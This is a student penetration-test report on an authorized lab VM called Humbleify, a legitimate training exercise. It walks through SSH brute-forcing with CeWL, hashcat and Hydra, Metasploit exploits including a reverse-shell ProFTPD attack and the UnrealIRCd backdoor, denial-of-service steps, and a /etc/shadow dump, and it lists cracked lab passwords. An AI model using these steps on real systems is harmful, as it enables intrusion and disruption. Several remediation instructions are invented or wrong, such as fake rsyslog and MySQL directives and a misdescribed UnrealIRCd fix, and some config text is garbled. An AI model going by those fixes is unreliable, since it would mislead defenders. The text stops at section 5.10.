Team Olympus Penetration Testing Report

Yash Burshe – K007
Ridhima Mishra – K035
Arushi Rai – K047

Executive Summary

Our team has conducted an assessment of your organization's security posture and identified several critical vulnerabilities that pose a significant risk to the confidentiality, integrity, and availability of your sensitive data. In total, our team was able to successfully exploit nine significant vulnerabilities.

First, we were able to gain unauthorized access to the system due to weak passwords for SSH authentication and subsequently access all sensitive files by elevating our access. Similarly, we were able to access the entire MySQL database server by exploiting a weak password and storing the password hash and salt in an unprotected text file. We also exploited a vulnerability in the Remote Procedure Call (RPC) protocol to perform a denial-of-service attack on the target system.

Moreover, the passwords for FTP authentication were identical to the vulnerable SSH passwords, making them susceptible to compromise, and the Apache server was vulnerable to complete shutdown due to weak access management controls. Additionally, the system logging daemon had inadequate security measures in place, making it vulnerable to malicious modifications or deletions of critical files. Furthermore, the payroll app was found to be vulnerable to SQL injection attacks due to insufficient security measures in place.

Finally, the FTP server and Unix IRC UnrealIRCd backdoor were identified as potential security risks due to their ability to allow unauthorized access to the system.

To remediate these vulnerabilities, we recommend that you enforce strong password policies and educate users on creating secure passwords. We also recommend applying the necessary security patches, reviewing and updating access management policies, and implementing proper authentication and authorization mechanisms to prevent unauthorized access. Furthermore, we recommend implementing proper security measures such as firewalls, intrusion detection and prevention systems, and regular security updates.

Overall, we strongly advise that you take immediate action to address these vulnerabilities to mitigate the risk of data loss, system instability, and other serious consequences. Please refer to section 5 for specific remediation steps, and see the appendices for a list of affected users, databases, and accounts.

1. Project Scope Description

1.1. Objectives

We have entered into a contractual agreement with Humbleify for us to carry out a vulnerability assessment of a specific Humbleify asset hosted on vagrantcloud at deargle/pentest-humbleify.

“The agreed-upon objectives are threefold:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited

privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.

2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.

3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation."

1.2. Authorization

We are operating under the following authorization:
"You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

You may:
- Access the server through any technological means available.
- Carry out activities that may crash the server.

You may not:
- Social engineer any Humbleify employees.
- Sabotage the work of any other consultancy team hired by Humbleify.
- Disclose to any other party any information discovered on the asset.

Furthermore, note the following:
- This is a vagrantbox development version of a live asset. The vagrant-standard privileged user vagrant is present on this virtual machine, but not on the live version of the asset. Therefore, any access via the vagrant user is moot and out of scope."

2. Target of Assessment

The server examined is running Linux (version 3.2-4.9) as its operating system. This is the MAC address 52:54:00:34:A0:E7.

The following user accounts were identified during the assessment:

- tyler
- bcurtis
- bschneider
- cincinnatus
- jcochran
- mhayes
- mzimm

The major applications and services installed on the server include:

- ProFTPD 1.3.5 on port 21
- OpenSSH 6.6.1 (Ubuntu Linux; protocol 2.0) (network communications tool) on port 22
- Apache 2.4.7 (web server) on port 80

- MySQL 5.5.6 (Ubuntu) (database management system) on port 3306
- IngresLock (database concurrency application) on port 1524
- RPCBind 2-4 (network communication tool) on port 111
- IRC UnrealIRCd on port 6667, 6697, 8067
- WebDAV (web server) on port 80

The server is hosting a single web application on port 80, which is accessible from the local network. The web application appears to be a simple website called "Humbleify". Also, the Payroll Data Portal of the Humbleify employees can be accessed on http://192.168.56.200/payroll_app.php

During the assessment, the following databases were identified:

- humbleify database
- mysql database
- information_schema database
- performance_schema database

Further testing and analysis were performed to identify any other potential applications or services running on the server, but no additional significant findings were made.

3. Relevant Findings

3.1 Passwords Obtained

USER	PASSWORD
tyler	Humbl3ifytyl3r
bcurtis	motocross4life
bschneider	humblhumbl
cincinnatus	hellohello04
jcochran	jcochran
mhayes	seyahm
mzimm	ChangeMe

3.2 Other Sensitive Information Obtained

SECTION	NAME	DESCRIPTION	CROSS-REFERENCES
3.2.1	Customer Database	Customer Personally identifiable information (PII), including contact details, SSN, and credit card numbers	4.2, Appendix B
3.2.2	SSL Certificates	Directories which contain details and keys of all the SSL Certificates owned by the organization	4.10, Appendix F
3.2.3	Encryption Keys	Hashes of all encryption keys required to establish remote shell connectivity to the server	4.11, Appendix G
3.2.4	Employee Emails	A high-level employee's emails to an email ID outside the organization about their apparent intention to sabotage the organization	4.7, Appendix E
3.2.5	Employee Passwords	High-level employees' passwords to access the server and linked services	4.1, 4.2, Appendices A & B
3.2.6	Employee Salaries	Salaries being paid to the high-level executives of the company	4.2, Appendix B
3.2.7	Network Configuration Files	Files with the server's network configuration which can be manipulated to facilitate a plethora of attacks against the server, impeding its performance manifold	4.12, Appendix H
3.2.8	Web Server Vulnerability Information File	WebDAV's Server's vulnerability which allows us to create a remote shell is explained in detail in one of the files found in a user's directory.	4.13, Appendix I
3.2.9	Password Hashes File	Access to /etc/shadow file which contains all of the systems' password hashes provided to a user.	4.14, Appendix J

3.3. Vulnerable Services

SECTION	NAME	DESCRIPTION	CROSS-REFERENCES
3.3.1	Weak Passwords for SSH Authentication	The server's users had set weak passwords, making it vulnerable to brute-force dictionary attacks. As a result of this vulnerability, we were able to gain unauthorized access to the system, and subsequently able to access all sensitive files by elevating our access. Please refer to section 4.1 for further details. To remediate this issue, it is recommended to enforce strong password policies and educate users on creating secure passwords.	4.1, 5.1, Appendix A
3.3.2	Weak Password for MySQL Database Server	The administrator had set a weak password for accessing the MySQL database server and further stored the password hash and salt in an unprotected text file in their main folder, which allowed us to gain unauthorized access to the entire MySQL database server. To address this issue, it is recommended to enforce strong password policies for all accounts with access to the database server. The administrator should also be vigilant about creating and securing passwords.	4.2, 5.2, Appendix B
3.3.3	No Safeguards Against Network Attacks on the RPC Port	The Metasploit auxiliary module was utilized to perform a denial-of-service attack on the target system. By exploiting a vulnerability in the Remote Procedure Call (RPC) protocol, we were able to flood the target system with a high volume of traffic, causing it to become unresponsive. To remediate this issue, it is recommended to apply the necessary security patches and configure proper network security measures, such as rate limiting and intrusion detection systems.	4.3, 5.3
3.3.4	Passwords for FTP Authentication Same as Vulnerable SSH Passwords	The passwords used for FTP authentication were identical to the vulnerable SSH passwords, making them susceptible to compromise. This vulnerability allowed unauthorized access to the FTP server. To address this issue, it is recommended to enforce strong password policies for all accounts with access to the system.	4.4, 5.4, Appendix C

		Unique, complex passwords should be used for each authentication method.	
3.3.5	Apache Server Vulnerable to Full Shut-Down Due to Weak Access Management	The Apache server was vulnerable to complete shutdown due to weak access management controls. This vulnerability allowed unauthorized users to exploit the system and bring it down. Please refer to section 4.5 for further details. To mitigate this issue, it is recommended to review and update the server's access management policies and procedures. Proper authentication and authorization mechanisms should be implemented to restrict access to sensitive areas of the server.	4.5, 5.5, Appendix D
3.3.6	System Logging Daemon Vulnerable to Failure Due to Weak Access Management	The computer's logging system had inadequate security measures in place to prevent unauthorized access, making it vulnerable to malicious modifications or deletions of critical files. As a result, the system's stability and important processes could be compromised, leading to data loss or instability. To address this issue, it is recommended to review and update the access management policies for logging files and implement appropriate authentication and authorization mechanisms to prevent unauthorized access.	4.6, 5.6, Appendix D
3.3.7	Payroll App Vulnerable to SQL Injection Attacks	The payroll app was found to be vulnerable to SQL injection attacks due to insufficient security measures in place. This vulnerability allowed attackers to modify or delete critical data, leading to data loss or instability. To mitigate this issue, it is recommended to review and update the app's security policies and implement proper input validation and parameterization mechanisms to prevent SQL injection attacks.	4.7, 5.7, Appendix E
3.3.8	ProFTPD Vulnerability Exploited to Gain Remote Shell Access	The FTP server we are using is at risk of being exploited due to a security vulnerability known as proftpd_modcopy_exec. This can allow attackers to gain unauthorized access to the server and potentially execute malicious code. This vulnerability can allow attackers to gain unauthorized access to sensitive data and systems, leading to potential data loss, system instability, and other serious consequences. To mitigate this issue, it is recommended to implement proper security measures such as	4.8, 5.8

		firewalls, intrusion detection and prevention systems, and regular security updates. Additionally, it is recommended to limit user privileges and monitor network activity for any suspicious behaviour.	
3.3.9	UnrealIRCd Server Vulnerability Exploited to Gain Remote Shell Access	The Unix IRC UnrealIRCd backdoor vulnerability has been identified as a potential security risk due to its ability to allow unauthorized access to a system. Attackers could exploit this vulnerability by executing arbitrary code on the system, potentially leading to data loss or unauthorized access to sensitive information. To address this issue, it is recommended that users update their systems with the latest security patches and monitor their networks for any signs of suspicious activity.	4.9, 5.9

4. Supporting Details

4.1. Weak Passwords for SSH Authentication

We discovered this vulnerability by performing a dictionary attack using the login ID and password combinations from the employee information and company details we found on the company website.

We performed this exploit by:

1. Making a targeted wordlist using CeWL by scraping the company website

   cewl -v -d 2 -m 5 -w vapt_humble.txt 192.168.56.200:80

2. Permutating the wordlist to create a username and password combination file using hashcat employing the 'best-64' rule.

   hashcat vapt_humble.txt -r /usr/share/hashcat/rules/best64.rule --stdout >> vapt_humble.txt

3. Running a hydra attack on the SSH port of the server.

   See Appendix A

4. Getting a valid login ID and password combination for the employee: James Cochran, whose username is: jcochran and so is their password.

Because of this exploit we were able to obtain remote connectivity through SSH, which provided us with access to the entire file storage on the server - see section 3.3.1.
See Appendix A.
See section 5.1 for recommended steps to fix this vulnerability.

4.2. Weak Password for MySQL Database Server

We discovered this vulnerability by performing a dictionary attack using the password hash and salt combination from the mysql-notes.txt file we found in /home/tyler and the MySQL server details we found in the same document.

See Appendix B

We performed this exploit by:

1. Using the permuted document we created using CeWL and hashcat to crack the password using hashcat.

   Hashcat –force -a 0 -m 20 341A451DCF7E552A237D49A63BFBBDF1:1234 vapt_humble2.txt

   We were able to crack the hash, and the password turned out to be 'yfielbmuh', which is very simply the name of the company in reverse.

2. Accessing the MySQL server remotely using the command in the file.

   mysql -h 127.0.0.1 -u root -p humbleify

3. We entered the password we had found in the next step and got access to the databases on the MySQL server.
4. Upon running some basic SQL queries, we were able to access entire databases stored on the server rather effortlessly. See Appendix B for all the commands that were used and the subsequent outputs.

Because of this exploit we were able to obtain remote connectivity to the databases stored on the server, which provided us with access sensitive information (employees and customers) - see sections 3.2.1, 3.2.2, 3.2.5, 3.2.6. Further, we were able to access information about the system (logs and configuration settings) in the databases - see Appendix B.

See section 5.2 for recommended steps to fix this vulnerability.

4.3. No Safeguards Against Network Attacks on the RPC Port

We discovered this vulnerability by performing an exploit against the specific version of RPCBind running on the RPC port.

This module exploits a vulnerability in certain versions of rpcbind, LIBTIRPC, and NTIRPC, allowing an attacker to trigger large (and never freed) memory allocations for XDR strings on the target, essentially leading to a Denial of Service attack which renders the port unavailable for use temporarily.

We performed this exploit by:

1. Opening up msfconsole
2. **search name: rpcbind**
3. 'use' the only exploit available - **auxiliary/dos/rpc/rpcbomb**

Upon running this exploit, the port was scanned and the payload was sent over the vulnerable port, bombarding it with XDR strings for memory allocations, rendering the port unavailable for any legitimate communication requests – see section 3.3.3.

See section 5.3 for recommended steps to fix this vulnerability.

4.4. Passwords for FTP Authentication Same as Vulnerable SSH Passwords

We discovered this vulnerability simply by opening up an ftp connection to the server and using the acquired passwords from 4.2 (See Appendix B).

See section 5.4 for recommended steps to fix this vulnerability.

4.5. Apache Server Vulnerable to Full Shut-Down Due to Weak Access Management

Upon elevating ourselves to sudo in 'tyler''s login to SSH, we were able to access the process files for the Apache server and deleting them, leading to a Denial of Service attack of the Apache host, which was responsible for hosting the web pages of the server.

We performed this exploit by navigating to **/run/apach2** folder.
Then, on doing **sudo rm apach2.pid** file, the file was deleted, and the process stopped altogether, causing the server to stop.
See Appendix D

Upon a malicious attempt to replicate this, the unavailability of the web pages could impede customer engagement.

See section 5.5 for recommended steps to fix this vulnerability.

4.6. System Logging Daemon Vulnerable to Failure Due to Weak Access Management

The rsyslogd.pid file is used by system administrators to monitor and control the rsyslogd process. For example, if you need to stop or restart rsyslogd, you can use the PID stored in this file to send a signal to the running process. Upon elevating ourselves to sudo in 'tyler''s login to SSH, we were able to access the process files for the logging daemon, in the /run/ directory.

We then used the following command to terminate the process:

kill -9 464

Where 464 is the process ID for the aforementioned process.

An attacker could delete the rsyslogd.pid file, which would cause rsyslogd to terminate, potentially leading to a loss of valuable system log data.

See section 5.6 for recommended steps to fix this vulnerability.

4.7. Payroll App Vulnerable to SQL Injection Attacks

We discovered this vulnerability by going through the files on the user 'bcurtis''s directory.

1. Traverse to **/home/bcurtis/poc/payroll_app**
2. Enter this command: **sudo ruby poc.rb**

Upon doing this, we got the login passwords for all the employees whose data is stored on the server, obtained by the execution of the SQL Injection script stored in the poc.rb file.

See Appendix E – which also shows additional sensitive files found in the preceding directories belonging to the same user.

See section 5.7 for recommended steps to fix this vulnerability.

4.8. ProFTPD Vulnerability Exploited to Gain Remote Shell Access

We discovered this vulnerability by performing an exploit against the specific version of ProFTPD running on the FTP port.

The FTP server we are using is at risk of being exploited due to a security vulnerability known as proftpd_modcopy_exec.

We performed this exploit by:

1. Opening up msfconsole
2. **search name: proftpd**
3. **use exploit/unix/ftp/proftpd_modcopy_execution**
4. **set SITEPATH /var/www/html**
5. **set payload cmd/unix/reverse_perl**
6. **exploit**

Upon running this exploit, a connection was established with the FTP Server and copy commands were sent to the server. Thereafter, a command shell opened up to the entire server, allowing use to access the files on the server without any authentication.

This can allow attackers to gain unauthorized access to the server and potentially execute malicious code. It attackers to gain unauthorized access to sensitive data and systems, leading to potential data loss, system instability, and other serious consequences, as portrayed in Sections 4.6, 4.7, for example.

See section 5.8 for recommended steps to fix this vulnerability.

4.9. UnrealIRCd Server Vulnerability Exploited to Gain Remote Shell Access

The Unix IRC UnrealIRCd backdoor vulnerability has been identified as a potential security risk due to its ability to allow unauthorized access to a system.

We performed this exploit by:

1. Opening up **msfconsole**
2. **search name: unreal**
3. **use exploit/unix/irc/unreal_ircd_3281_backdoor**
4. **set payload cmd/unix/bind_ruby**
5. **exploit**

A backdoor command is sent to the server once our machine gets connected to the IRC Port on 6667 and a bind TCP handler is started against the server. Post this a command session is opened up to the server.

Attackers could exploit this vulnerability by executing arbitrary code on the system, potentially leading to data loss or unauthorized access to sensitive information.

See section 5.9 for recommended steps to fix this vulnerability.

4.10. Access to the Server's SSL Certificates

Access was gained as superuser to the server's SSL Certificates in the /etc/ssl/certs folder. It can be exploited by attackers to perform Man-in-the-Middle (MITM) attacks, Phishing attacks, Malware distribution, and Impersonation attacks. See section 5.10 for recommended steps to fix this vulnerability.

4.11. Access to the Server's Encryption Keys

Access was gained as superuser to the server's SSH keys in the /etc/ssh folder. It can be exploited by attackers to perform Man-in-the-Middle (MITM) attacks, Pgain remote attacks to the server, make the keys public to disrupt organization's technical efficacy, and gain access to other systems on shared network with the server. See sections 5.1 and 5.11 for recommended steps to fix this vulnerability.

4.12. Access to the Server's Network Configuration Files

The dhclient.conf file is a configuration file used by the dhclient command-line utility in Unix-like operating systems. This file is used to specify options and parameters for the DHCP client, which is responsible for automatically obtaining IP addresses and other network configuration information from a DHCP server. We found the file in /etc/dhcp/ directory while exploiting our FTP access as illustrated in Appendix B. Network configuration files like dhclient.conf can be exploited by attackers in various ways, such as: DHCP Spoofing, DNS Spoofing, Man-in-the-middle (MITM) Attacks, Denial of Service (DoS) Attacks, Remote Code Execution, etc.

Overall, network configuration files like dhclient.conf can be a valuable target for attackers, as they can be used to gain unauthorized access, intercept or modify traffic, and launch other attacks. Therefore, it is important to ensure that these files are properly secured and that access to them is restricted to authorized users only. See Section 5.12.

4.13 Web Server Vulnerability Information File

A text file outlining the vulnerability in the WebDAV server, accessible through the /uploads/ folder was found in 'tyler''s directory.

The contents of the file were:

"Note to self, I need to remember to turn off webdav on the webserver,

I think it's enabled for the `/uploads/` directory. Bad

things might happen, like I saw [here](https://null-byte.wonderhowto.com/how-to/exploit-webdav-server-get-shell-0204718/)."

Following the steps illustrated in the link above opened up a remote shell for us to the server through the web port. See Appendix I. See section 5.13 for recommended steps to fix this vulnerability.

4.14 Access to Password Hashes File

The following email was found in the user 'mhayes''s directory:

Subject: Shadow Dump
To: <mhayes@humbleify.internal>
From: tyler@humbleify.internal

Hi Marla,

It's me, Tyler. I'm just leaving you this note to tell you that I have given your account the ability to run a script that I wrote called `cat-shadow`. This will dump out /etc/shadow, in case you need to show anyone for compliance purposes that we use hashes on our login passwords. I'm new so I'm not sure if anyone would ever ask for that.

Remember that to run the command, you will need to feed it to `sudo`, like this:

```
sudo cat-shadow
```

- Tyler

Upon running the above mentioned command, we gained access to the shadow file in the /etc/shadow directory which contained the hashes to all the systems used by the server for their users' login. See Appendix J.
See section 5.14.

5. Vulnerability Remediation

5.1. Weak Passwords for SSH Authentication

The vulnerability here is weak passwords and poor password policies. Here are some steps to fix this vulnerability:

1. Implement a password policy: Implement a password policy that requires users to create strong passwords. This policy should include password length requirements, complexity requirements, and expiration periods.

2. Use a password manager: Encourage employees to use password managers to generate and store unique passwords. This way, they do not have to remember their passwords, which can lead to the use of weak passwords.

3. Enable two-factor authentication: Enable two-factor authentication for all users. This adds an extra layer of security and ensures that even if the password is compromised, an attacker cannot access the account without the second factor.
    - Install and configure a 2FA solution for SSH. One popular option is Google Authenticator.
    - Configure SSH to require 2FA for login. This can be done in the /etc/ssh/sshd_config file by setting the "ChallengeResponseAuthentication" and "AuthenticationMethods" options to "yes" and "publickey,keyboard-interactive" respectively.
    - Provide instructions for employees on how to set up and use 2FA with SSH.

4. Limit login attempts: Implement rate-limiting or account lockout policies to limit the number of failed login attempts. This prevents brute-force attacks like the one used in this scenario.
    - Install and configure a tool to limit failed login attempts, such as fail2ban or DenyHosts.
    - Configure the tool to monitor SSH login attempts and block IP addresses after a certain number of failed attempts.
    - Set up notifications to alert administrators of failed login attempts and blocked IP addresses.

5. Monitor logs: Monitor login logs and network traffic for suspicious activity. This can help detect and prevent attacks before they result in data breaches or other security incidents.

- Configure SSH to log all login attempts and activity. This can be done in the /etc/ssh/sshd_config file by setting the "LogLevel" option to "VERBOSE" or "DEBUG".
- Install and configure a log monitoring tool, such as Logwatch or Graylog, to collect and analyze SSH logs.
- Set up alerts to notify administrators of suspicious activity, such as repeated failed login attempts or unusual login times or locations.

6. Conduct security awareness training: Conduct regular security awareness training for employees to educate them on good security practices, such as the importance of strong passwords and avoiding phishing attacks.

5.2. Weak Password for MySQL Database Server

The primary vulnerability here is weak passwords and poor password policies, and the proposed measures for the same have been outlined in 5.2.

Further, here are some additional steps to implement against this vulnerability:

1. Limit Access:
    - Review the current MySQL user accounts and remove any unnecessary or outdated accounts.
    - Use a firewall to restrict access to the MySQL server by IP address or range.
    - Implement RBAC to restrict access to databases and data based on job responsibilities.
    1. Identify roles and responsibilities: Determine the different roles and responsibilities within your organization that require access to MySQL databases. This can include roles such as administrators, developers, and data analysts.
    2. Create database users: Create a unique MySQL user account for each role or user that needs access to the databases. Make sure that the usernames and passwords are complex and unique.
    3. Define privileges: Define the privileges that each role or user requires based on their job responsibilities. MySQL provides a wide range of privileges such as SELECT, INSERT, UPDATE, DELETE, and EXECUTE. Assign these privileges to the appropriate users or roles.
    4. Create roles: Create MySQL roles for each job responsibility or set of privileges. Assign the necessary privileges to each role.
    5. Assign roles to users: Assign each user to the appropriate roles based on their job responsibilities. A user can have multiple roles.
    6. Grant access: Grant access to the databases based on the roles assigned to the user. This can be done using the GRANT statement in MySQL.
        - Ensure that all users have unique login credentials.
        - Regularly review access permissions and revoke access for any employees who no longer require access.

2. Encrypt Data:
    - Use MySQL's built-in data encryption features to encrypt sensitive data at the database level.
    - Use SSL/TLS to encrypt all data transmitted between the MySQL client and server.
    1. Enable SSL/TLS encryption: To encrypt all data transmitted between the MySQL client and server, you need to enable SSL/TLS encryption. This can be done by generating a server certificate and configuring MySQL to use it. You can also configure MySQL to require SSL/TLS encryption for specific users or connections.
    2. Configure encryption options: MySQL provides several options for encrypting data at the database level, including symmetric encryption using AES, and asymmetric encryption using RSA. You can configure the encryption options based on the sensitivity of the data and the level of security required.

3. Encrypt sensitive data: Once you have configured the encryption options, you can encrypt sensitive data at the database level using MySQL's built-in encryption functions. These functions include AES_ENCRYPT and AES_DECRYPT for symmetric encryption, and RSA_ENCRYPT and RSA_DECRYPT for asymmetric encryption.
    - Store encryption keys securely and rotate them regularly.

3. Implement Logging and Monitoring:
    - Enable MySQL's general query log and slow query log.
    - Use a log analysis tool to review logs for suspicious activity.
    - Implement alerts to notify administrators of any unusual activity or security incidents.
    - Regularly review logs to identify and investigate any potential security incidents.
        1. Enable MySQL's general query log and slow query log:
            - To enable the general query log, add the following line to the MySQL configuration file (/etc/my.cnf or /etc/mysql/my.cnf): **general_log=1**.
            - To enable the slow query log, add the following lines to the MySQL configuration file:
              slow_query_log=1 l
              ong_query_time=2
              log_queries_not_using_indexes=1
              These settings will enable the slow query log and specify that queries taking longer than 2 seconds and queries that do not use indexes should be logged.
        2. Configure log settings:
            - Specify the log file location by adding the following line to the MySQL configuration file: **general_log_file=/var/log/mysql/mysql.log** (replace the path with the desired location).
            - Set the log file size limit by adding the following line to the configuration file: **general_log_size_limit=100M** (replace the size limit with the desired value).
            - Specify the log rotation policy by adding the following line to the configuration file: **log_rotate_on_size=1** (this will rotate the log file when it reaches the specified size limit).
        3. Use a log analysis tool:
            - There are several log analysis tools available for MySQL, including MySQL Enterprise Audit, Percona Server Audit Plugin, and MariaDB Audit Plugin.
            - Install and configure the log analysis tool of your choice to monitor the general query log and slow query log.
            - Use the tool to analyze log data and identify suspicious activity, such as unusual query patterns or excessive resource usage.
        4. Implement alerts:
            - Configure alerts to notify administrators of potential security incidents or unusual activity.
            - Set up email or SMS notifications for specific query patterns, changes in usage patterns, or anomalies in log data.
            - Define alert thresholds based on the severity of the incident and the organization's security policies.
        5. Regularly review and update log monitoring and alerting settings:
            - Regularly review log data and adjust alert thresholds as needed.
            - Update log analysis tools and configuration settings to ensure that they are up to date and effective in detecting potential security incidents.
            - Conduct regular security assessments to identify new threats and vulnerabilities that may require changes to log monitoring and alerting settings.

4. Regularly Update and Patch:
    - Regularly check for updates and patches for the MySQL server and related software.
    - Test patches in a non-production environment before deploying them in a production environment.
    - Implement a regular patching schedule.
    - Monitor security mailing lists and vendor advisories for new vulnerabilities and patches.

5.3. No Safeguards Against Network Attacks on the RPC Port

The vulnerability here stems from the usage of an unpatched version of RPC.

1. Update RPCBind:
   sudo apt update
   sudo apt upgrade rpcbind

2. Disable unnecessary RPC services:
   You can disable unnecessary RPC services by running the following command:
   sudo systemctl disable <service_name>
   Replace <service_name> with the name of the RPC service you want to disable.

3. Implement firewall rules:
   You can configure the system's firewall to block access to the RPC port by running the following command:
   sudo ufw deny <port_number>/tcp
   Replace <port_number> with the RPC port number.

4. Monitor system activity:
   You can set up monitoring and alerting systems using tools such as Nagios, Zabbix, or Prometheus.

5. Perform regular security assessments:
   You can perform regular security assessments using tools such as Nessus, OpenVAS, or Qualys.

5.4. Passwords for FTP Authentication Same as Vulnerable SSH Passwords

The primary vulnerability here is weak passwords and poor password policies, and the proposed measures for the same have been outlined in 5.2.

If passwords for FTP authentication are the same as vulnerable SSH passwords, it means that an attacker who gains access to one service (FTP or SSH) can use the same password to gain access to the other service. To fix this vulnerability, you can take the following steps:

1. Use different authentication methods: Use different authentication methods for each service to prevent an attacker from using the same password to gain access to both services. For example, you can use key-based authentication for SSH and password-based authentication for FTP.

2. Use secure FTP Protocols
    1. Install FTPS:
       sudo apt-get update
       sudo apt-get install vsftpd libssl-dev
    2. Configure FTPS: Edit the vsftpd.conf file to configure FTPS:
       sudo nano /etc/vsftpd.conf

Add the following lines:
ssl_enable=YES
rsa_cert_file=/etc/ssl/certs/vsftpd.pem
rsa_private_key_file=/etc/ssl/private/vsftpd.pem
ssl_tlsv1=YES
ssl_sslv2=NO
ssl_sslv3=NO
require_ssl_reuse=NO
ssl_ciphers=HIGH

Save and close the file.

3. Restart vsftpd:
   sudo systemctl restart vsftpd

Now FTPS is configured and can be used to securely transfer files.

3. Implement access controls
   1. **sudo adduser <username>**
   2. **sudo passwd <username>**
   3. **sudo usermod -a -G ftp <username>**
   4. **sudo chown -R ftp:ftp /var/ftp/**
   5. **sudo chmod -R 775 /var/ftp/**
      These steps will create a new FTP user, set their password, and configure the necessary permissions for them to access the FTP service. You can repeat these steps to create multiple FTP users with different access levels and permissions.

4. Regularly review and update security configurations: Regularly review and update security configurations to ensure that they are up to date and effective.

5.5. Apache Server Vulnerable to Full Shut-Down Due to Weak Access Management

1. Implement proper access controls: Limit the access to sensitive files and processes to only authorized users. In this case, ensure that only trusted users have access to the Apache process files and directories.
   a. Create a new user: **sudo adduser <username>**
   b. Add the user to the Apache group: sudo **usermod -a -G www-data <username>**
   c. Change the ownership of the Apache process files and directories: **sudo chown -R www-data:www-data /var/www/**
   d. Set the appropriate file system permissions:
      sudo find /var/www/ -type d -exec chmod 755 {} \;
      sudo find /var/www/ -type f -exec chmod 644 {} \;

2. Use file system permissions: Set appropriate file system permissions on the Apache process files and directories to limit access to authorized users. For example, set the owner of the files and directories to the Apache user and limit write access to only the owner and authorized users.
   a. Change the ownership of the /run/apache folder to the Apache user: **sudo chown -R www-data:www-data /run/apache**
   b. Set appropriate file system permissions on the /run/apache folder: **sudo chmod 750 /run/apache**

   These steps will limit access to the /run/apache folder to the Apache user and the group it belongs to. This will help prevent unauthorized access to the Apache process files in this directory.

3. Implement monitoring and logging: Implement monitoring and logging mechanisms to detect and track unauthorized access attempts and activities. This will help to quickly detect and respond to any suspicious activity on the server.

4. Disable root access via SSH: Disable root access via SSH and limit access to only trusted users. This will prevent attackers from gaining elevated privileges through brute force attacks or by exploiting vulnerabilities in the system.
    a. Edit the SSH configuration file: **sudo nano /etc/ssh/sshd_config**
    b. Find the line that reads "PermitRootLogin" and set its value to "no": **PermitRootLogin no**
    c. Save and close the file.
    d. Restart the SSH Service.

5. Implement regular backups: Regularly back up critical data and configuration files to prevent data loss in case of a successful attack.
6. Regularly update and patch the system: Regularly update and patch the system with the latest security patches and updates to protect against known vulnerabilities.

5.6. System Logging Daemon Vulnerable to Failure Due to Weak Access Management

1. Improve access management to the rsyslogd.pid file:
    a. Change the ownership of the rsyslogd.pid file to the root user: sudo **chown root:root /run/rsyslogd.pid**
    b. Set the appropriate file system permissions on the rsyslogd.pid file: **sudo chmod 644 /run/rsyslogd.pid**

2. Implement proper access controls for the rsyslogd process:
    a. Edit the rsyslog configuration file: **sudo nano /etc/rsyslog.conf**
    b. Find the following line: **$ModLoad imuxsock # provides support for local system logging (e.g. via logger command)**
    c. Add the following line directly below the above line: **$SystemAccessControl off**
    d. Save and close the file.
    e. Restart the rsyslog service: **sudo systemctl restart rsyslog**

    These steps will improve the access management to the rsyslogd.pid file by changing its ownership to the root user and setting appropriate file system permissions. Additionally, implementing proper access controls for the rsyslogd process by disabling system access control in the rsyslog configuration file will prevent unauthorized access to the logging daemon process files and prevent attackers from terminating it.

5.7. Payroll App Vulnerable to SQL Injection Attacks

To fix SQL injection vulnerabilities, you can take the following steps:

1. Use prepared statements with parameterized queries: This can be implemented in most programming languages by using a database driver that supports prepared statements, such as PDO for PHP, JDBC for Java, or psycopg2 for Python. Here's an example in PHP using PDO:
    a. **$stmt = $pdo->prepare('SELECT * FROM users WHERE username = :username AND password = :password');**
    b. **$stmt->execute(['username' => $username, 'password' => $password]);**

2. Sanitize user input: This can be done using input validation and sanitization libraries, such as filter_var in PHP, or regex in Python. Here's an example in PHP:
    a. **$username = filter_var($_POST['username'], FILTER_SANITIZE_STRING);**

3. Use least privilege access: This can be implemented by creating separate database users with restricted privileges for different parts of the application, and only granting them access to the minimum necessary data and functions.
    a. **CREATE USER 'appuser'@'localhost' IDENTIFIED BY 'password';**
    b. **GRANT SELECT, INSERT, UPDATE ON appdatabase.* TO 'appuser'@'localhost';**

It's important to note that these steps alone may not be sufficient to prevent all SQL injection attacks, and that other security measures, such as input validation, output encoding, and security testing, should also be implemented. Additionally, regular updates and patches to the database and application software should be applied to keep up with new security threats.

5.8. ProFTPD Vulnerability Exploited to Gain Remote Shell Access

1. Update to the latest version of ProFTPD: Check for any available updates for the version of ProFTPD that you are running and apply them as soon as possible. The latest version may include patches that address the vulnerability.
    sudo apt-get update
    sudo apt-get upgrade proftpd

2. Disable mod_copy: If you are not using mod_copy, disable it to prevent the exploit from being used against your server. You can do this by editing the proftpd.conf file, usually located at /etc/proftpd/proftpd.conf and commenting out the following line: **LoadModule mod_copy.c**

3. Configure firewall: Ensure that your server's firewall is configured to allow only necessary traffic to and from the ProFTPD server. This can help prevent unauthorized access to the server through the FTP port.

4. Monitor logs: Monitor the logs for any suspicious activity related to the FTP server. This can help you identify and respond to potential attacks in a timely manner.

5. Regularly test for vulnerabilities: Regularly test the ProFTPD server for vulnerabilities using vulnerability scanning tools and penetration testing. This can help you identify and address any security issues before they can be exploited by attackers.

5.9. UnrealIRCd Server Vulnerability Exploited to Gain Remote Shell Access

1. Update to the latest version: Check for the latest version of the UnrealIRCd software and update to it. The updated version should have the vulnerability patched.
2. Remove the backdoor code: Identify the backdoor code on the server and remove it. The code can be found in the unrealircd.conf configuration file.
    To remove the backdoor code from the server, follow these steps:
    1. Log in to the server with administrative privileges.
    2. Navigate to the directory where UnrealIRCd is installed. The default location is **/opt/unrealircd/** or **/etc/unrealircd/**.
    3. Open the **unrealircd.conf** file using a text editor such as nano or vim.
    4. Search for the backdoor code in the configuration file. The backdoor code is typically a line that begins with **listen** followed by the port number **6667**.
    5. Delete the line that contains the backdoor code.
    6. Save the changes to the **unrealircd.conf** file and exit the text editor.

7. Restart UnrealIRCd to apply the changes by running the command **systemctl restart unrealircd** or **service unrealircd restart**.

Once the backdoor code is removed, restart the server.

3. Block access to IRC ports: Block access to the IRC ports (6665-6669 and 7000) on the server firewall. This will prevent unauthorized access to the server through the IRC protocol.

5.10. Access to the Server's SSL Certificates

